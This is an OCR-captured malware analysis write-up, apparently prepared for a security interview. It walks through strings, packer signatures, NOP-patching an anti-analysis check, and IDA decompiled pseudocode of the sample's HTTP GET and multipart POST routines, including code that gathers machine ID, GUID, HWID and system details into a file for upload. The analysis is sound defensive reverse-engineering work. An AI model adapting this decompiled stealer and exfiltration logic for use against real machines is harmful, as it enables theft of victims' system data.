


Some of interesting strings are

1. POST
2. HostName
3. delete
4. replace
5. RELEASE
6. Program
7. Delete
8. Copy
9. Goto
10. time
11. date
12. CREATE TABLE sqlite_master(
13. CREATE TEMP TABLE sqlite_temp_master(

14. SET NULL
15. SET DEFAULT
16. create
17. start of
18. program
19. CREATE TABLE
20. CREATE VIRTUAL TABLE %T
21. SEARCH
22. release
23. at most %d tables in a join
24. CREATE TABLE %Q.sqlite_sequence(name,seq)

Upon loading the sample into peid, and looking for crypto signatures, it also showed some very interesting signatures:




From the images above, we can see why entropy is high in this case. There base64 and zip encodings are present.

Basic Dynamic Analysis of unpacked executable


Changing the file extension to .exe and running it, doesn't show very interesting things. It does the same job, done by original sample.

Advanced Dynamic Analysis of Unpacked executable

As in the original sample also I was again and again getting stuck to a point where the binary stops and terminates itself. So I looked at that point, what is causing that to reach at that point.



The address where I was stuck was 0x004016CB, I tried to find from where I got here so I found that



call to 111_unpacked.4041EE, sets the value of EAX to 0xFFFFFFFF, and upon checking this value, it goes to the point where it hits the call to 0x004016CB. So I tried patching the binary by filling with nops. After filling the below two lines with nops

```
00406B5D | 83F8 FF                  | cmp eax,FFFFFFFF
  |
00406B60 | 74 27                    | je 111_unpacked.406B89
  |
```

I saved the updated binary to 111_unpacked_patched.exe.

Basic Dynamic Analysis of Patched Binary

Analysis of patched binary, I again tried basic dynamic analysis by hitting double click on it. This time the binary didn't terminate itself and was running forever and dropped some files on system as well.

Advanced Static Analysis of Patched Binary

The static analysis of unpacked binary and patched doesn't have any affect, as it only shows the potential activities through strings and some other ways mentioned below.

GET Request


```
sub_4016C1(&lpszObjectName, Src);
v21 = 0;
v3 = sub_4041EE(&lpszObjectName, "http://", 0);
if ( v3 != -1 )
  sub_40133E(v3, 7);
v18[0] = 47;
v17 = sub_40127B(&lpszObjectName, v18, 0x100000000ui64);
sub_40963D(&lpszObjectName, (int)&lpszServerName, 0, v17);
LOBYTE(v21) = 1;
sub_40133E(0, v17);
v17 = 0;
_mbsnbcpy_s((unsigned __int8 *)(this + 68), 0x104u, Src, 0x103u);
v4 = *(const CHAR **)(this + 56);
v5 = 0;
if ( v4 )
  v5 = 3;
v6 = InternetOpenA(*(LPCSTR *)(this + 12), v5, v4, 0, 0);
v14 = v6;
if ( !v6 )
  goto LABEL_19;
Buffer = 1;
InternetSetOptionA(v6, 0x41u, &Buffer, 4u);
v7 = (const CHAR *)lpszServerName.buffer;
if ( lpszServerName.max_size < 0x10u )
  v7 = (const CHAR *)&lpszServerName;
v8 = InternetConnectA(v6, v7, 0x50u, *(LPCSTR *)(this + 60), *(LPCSTR *)(this + 64), 3u, 0, 1u);
hInternet = v8;
if ( v8 )
{
  v9 = (const CHAR *)lpszObjectName.buffer;
  if ( lpszObjectName.max_size < 0x10u )
    v9 = (const CHAR *)&lpszObjectName;
  v10 = HttpOpenRequestA(v8, "GET", v9, 0, 0, 0, 0x400000u, 1u);
  v11 = v10;
  if ( v10 )
  {
    sub_40965F(v10);
    if ( HttpSendRequestA(v11, 0, 0, 0, 0) )
      v17 = sub_40972C(this, v11);
    InternetCloseHandle(v11);
  }
  InternetCloseHandle(hInternet);
}
InternetCloseHandle(v14);
if ( v17 > 0 )
  v12 = 1;
else
```


POST Request


```
sub_403913((char)v106[0], v106[1]);
Stream = _wfopen(L"files\\information.txt", L"w");
_time64(&Time);
_localtime64_s(&Tm, &Time);
asctime_s(Buffer, 0x1Eu, &Tm);
if ( Stream )
{
  v37 = (const char *)sub_404B4F(&lpPathName);
  if ( *((_DWORD *)v37 + 5) >= 0x10u )
    v37 = *(const char **)v37;
  fprintf(Stream, "Version: %s\n\n", v37);
  sub_4013B4(&lpPathName, 1, 0);
  fprintf(Stream, "Date: %s", Buffer);
  qmemcpy(v106, (const void *)sub_44EE7E(&lpPathName), sizeof(v106));
  fprintf(Stream, "MachineID: %s\n");
  sub_4013B4(&lpPathName, 1, 0);
  qmemcpy(v106, (const void *)sub_44EE20(&lpPathName), sizeof(v106));
  fprintf(Stream, "GUID: %s\n");
  sub_4013B4(&lpPathName, 1, 0);
  qmemcpy(v106, (const void *)sub_44EFC9(&lpPathName), sizeof(v106));
  fprintf(Stream, "HWID: %s\n\n");
  sub_4013B4(&lpPathName, 1, 0);
  v38 = GetCurrentProcessId();
  v39 = sub_4516B9((int)&lpPathName, v38);
  if ( *(_DWORD *)(v39 + 20) >= 0x10u )
    v39 = *(_DWORD *)v39;
  fprintf(Stream, "Path: %s \n", (const char *)v39);
  sub_4013B4(&lpPathName, 1, 0);
  v40 = ::lpPathName[0];
  if ( (unsigned int)dword_4860FC < 0x10 )
    v40 = (const char *)::lpPathName;
  fprintf(Stream, "Work Dir: %s \n\n", v40);
  v41 = sub_44EDCE(&v130);
  LOBYTE(v133) = 19;
  v106[6] = (char *)sub_44ECFF(&v129);
  LOBYTE(v133) = 20;
  v42 = sub_405162((int)&v128, "Windows: ");
  LOBYTE(v133) = 21;
  v43 = sub_405185((int)&v125, v42, " [");
  LOBYTE(v133) = 22;
  v44 = sub_40522F(&v119, v43, v41);
  LOBYTE(v133) = 23;
  v45 = sub_405185((int)&lpPathName, v44, "]\n");
  if ( *(_DWORD *)(v45 + 20) >= 0x10u )
    v45 = *(_DWORD *)v45;
  fprintf(Stream, (const char *const)v45);
  sub_4013B4(&lpPathName, 1, 0);
  sub_4013B4(&v119, 1, 0);
  sub_4013B4(&v125, 1, 0);
```


File Creation

```
Buffer = 1;
InternetSetOptionA(v8, 0x41u, &Buffer, 4u);
v9 = (const CHAR *)lpszServerName.buffer;
if ( lpszServerName.max_size < 0x10u )
  v9 = (const CHAR *)&lpszServerName;
v10 = InternetConnectA(hInternet, v9, 0x50u, *(LPCSTR *)(this + 60), *(LPCSTR *)(this + 64), 3u, 0, 1u);
hConnect = v10;
if ( v10 )
{
  InternetSetOptionA(v10, 0x41u, (LPVOID)1, 0);
  v11 = (const CHAR *)lpszObjectName.buffer;
  if ( lpszObjectName.max_size < 0x10u )
    v11 = (const CHAR *)&lpszObjectName;
  v12 = HttpOpenRequestA(hConnect, "POST", v11, 0, 0, 0, 0x400000u, 1u);
  v13 = v12;
  if ( v12 )
  {
    sub_40965F(v12);
    lpszHeaders.max_size = 15;
    lpszHeaders.size = 0;
    LOBYTE(lpszHeaders.buffer) = 0;
    sub_40164D(&lpszHeaders, v14, "Content-Type: multipart/form-data; boundary=", 0x2Cu);
    LOBYTE(v26) = 2;
    sub_404A20((int)&lpszHeaders, (void *)(this + 16));
    v15 = (const CHAR *)lpszHeaders.buffer;
    if ( lpszHeaders.max_size < 0x10u )
      v15 = (const CHAR *)&lpszHeaders;
    HttpAddRequestHeadersA(v13, v15, lpszHeaders.size, 0x20000000u);
    _itoa_s(*(_DWORD *)(this + 8), v31, 0x32u, 10);
    sub_40164D(&lpszHeaders, v16, "Content-Length: ", 0x10u);
    sub_4044B1((int)&lpszHeaders, v31, &v31[strlen(v31) + 1] - v32);
    v17 = (const CHAR *)lpszHeaders.buffer;
    if ( lpszHeaders.max_size < 0x10u )
      v17 = (const CHAR *)&lpszHeaders;
    HttpAddRequestHeadersA(v13, v17, lpszHeaders.size, 0x20000000u);
    if ( HttpSendRequestA(v13, 0, 0, *(LPVOID *)this, *(_DWORD *)(this + 8)) )
    {
      dwBufferLength = 260;
      if ( HttpQueryInfoA(v13, 0x2Eu, Str, &dwBufferLength, 0) )
      {
        InternetCloseHandle(v13);
        Str[dwBufferLength] = 0;
        v18 = _mbsstr(Str, "http");
        _mbsnbcpy_s((unsigned __int8 *)(this + 68), 0x104u, v18, 0x103u);
        v13 = InternetOpenUrlA(hInternet, (LPCSTR)v18, 0, 0, 0x400000u, 0);
      }
      if ( v13 )
        sub_40972C(this, v13);
```


IDA - 111_unpacked.exe.idb (111_unpacked.exe) C:\Users\IEUser\Desktop\ZscalerInterview\111_unpacked.exe.idb
File Edit Jump Search View Debugger Lumina Options Windows Help
No debugger
Library function Regular function Instruction Data Unexplored External symbol Lumina function
Functions window
Function name
__wcsdup
_wcschr
_strdup
__crtCompareStringW
_strrchr
sub_46C3DD
sub_46C485
_fptostr
__dtold
_ftlout2
_aullshr
_fptrap
__controlfp_s
__crtGetLocaleInfoA_stat(localeinfo_struct *,ulong,ulong,char *,i
__crtGetLocaleInfoA
__strnicmp_l
__strnicmp
_iswctype
__chsize_nolock
__setmode_nolock
sub_46CCC6
__towlower_l
__initconout
sub_46CDC9
sub_46D31A
__strgtold12_l
_$I10_OUTPUT
_hw_cw
__hw_cw_sse2
__control87
__ascii_strnicmp
__crtLCMapStringW
__mtold12
__set_fpsr_sse2
RtlUnwind
__strrev
sub_471948
Line 2075 of 2075
IDA View-A Pseudocode-O Pseudocode-C Pseudocode-B Pseudocode-A Hex View-1 Structures Enums Imports Exports
lpPathName.max_size = 15;
lpPathName.size = 0;
LOBYTE(lpPathName.buffer) = 0;
sub_401556(&lpPathName.buffer, (void **)::lpPathName, 0, 0xFFFFFFFF);
v36 = (const CHAR *)lpPathName.buffer;
if (lpPathName.max_size < 0x10u)
v36 = (const CHAR *)&lpPathName;
SetCurrentDirectoryA(v36);
sub_4013B4(&lpPathName, 1, 0);
Stream = (FILE *)v106;
sub_402BAB(::lpPathName);
sub_4031E2((char)v106[0], v106[1]);
Stream = (FILE *)v106;
sub_402BAB(::lpPathName);
sub_40330A((char)v106[0], v106[1]);
Stream = (FILE *)v106;
sub_402BAB(::lpPathName);
sub_40343F((char)v106[0], v106[1]);
Stream = (FILE *)v106;
sub_402BAB(::lpPathName);
sub_40343F((char)v106[0], v106[1]);
Stream = (FILE *)v106;
sub_402BAB(::lpPathName);
sub_403574((char)v106[0], v106[1]);
Stream = (FILE *)v106;
sub_402BAB(::lpPathName);
sub_4036A9((char)v106[0], v106[1]);
Stream = (FILE *)v106;
sub_402BAB(::lpPathName);
sub_4037DE((char)v106[0], v106[1]);
Stream = (FILE *)v106;
sub_402BAB(::lpPathName);
sub_403913((char)v106[0], v106[1]);
Stream = _wfopen(L"files\\information.txt", L"w");
_time64(&Time);
_localtime64_s(&Tm, &Time);
asctime_s(Buffer, 0x1Eu, &Tm);
if (Stream)
{
v37 = (const char *)sub_4048F(&lpPathName);
if (*((_DWORD *)v37 + 5) >= 0x10u)
v37 = *(const char **)v37;
fprintf(Stream, "Version: %s\n\n", v37);
sub_4013B4(&lpPathName, 1, 0);
fprintf(Stream, "Date: %s", Buffer);
qmemcpy(v106, (const void *)sub_44EE7E(&lpPathName), sizeof(v106));
fprintf(Stream, "MachineID: %s\n");
sub_4013B4(&lpPathName, 1, 0);
qmemcpy(v106, (const void *)sub_44EE20(&lpPathName), sizeof(v106));
00006033 sub_406C33:385 (406C33)
Output window
4889B9: using guessed type char byte_4889B9;
4889BA: using guessed type char byte_4889BA;
4889BB: using guessed type char byte_4889BB;
4889BC: using guessed type int dword_4889BC;
Python
AU: idle Down Disk: 30GB
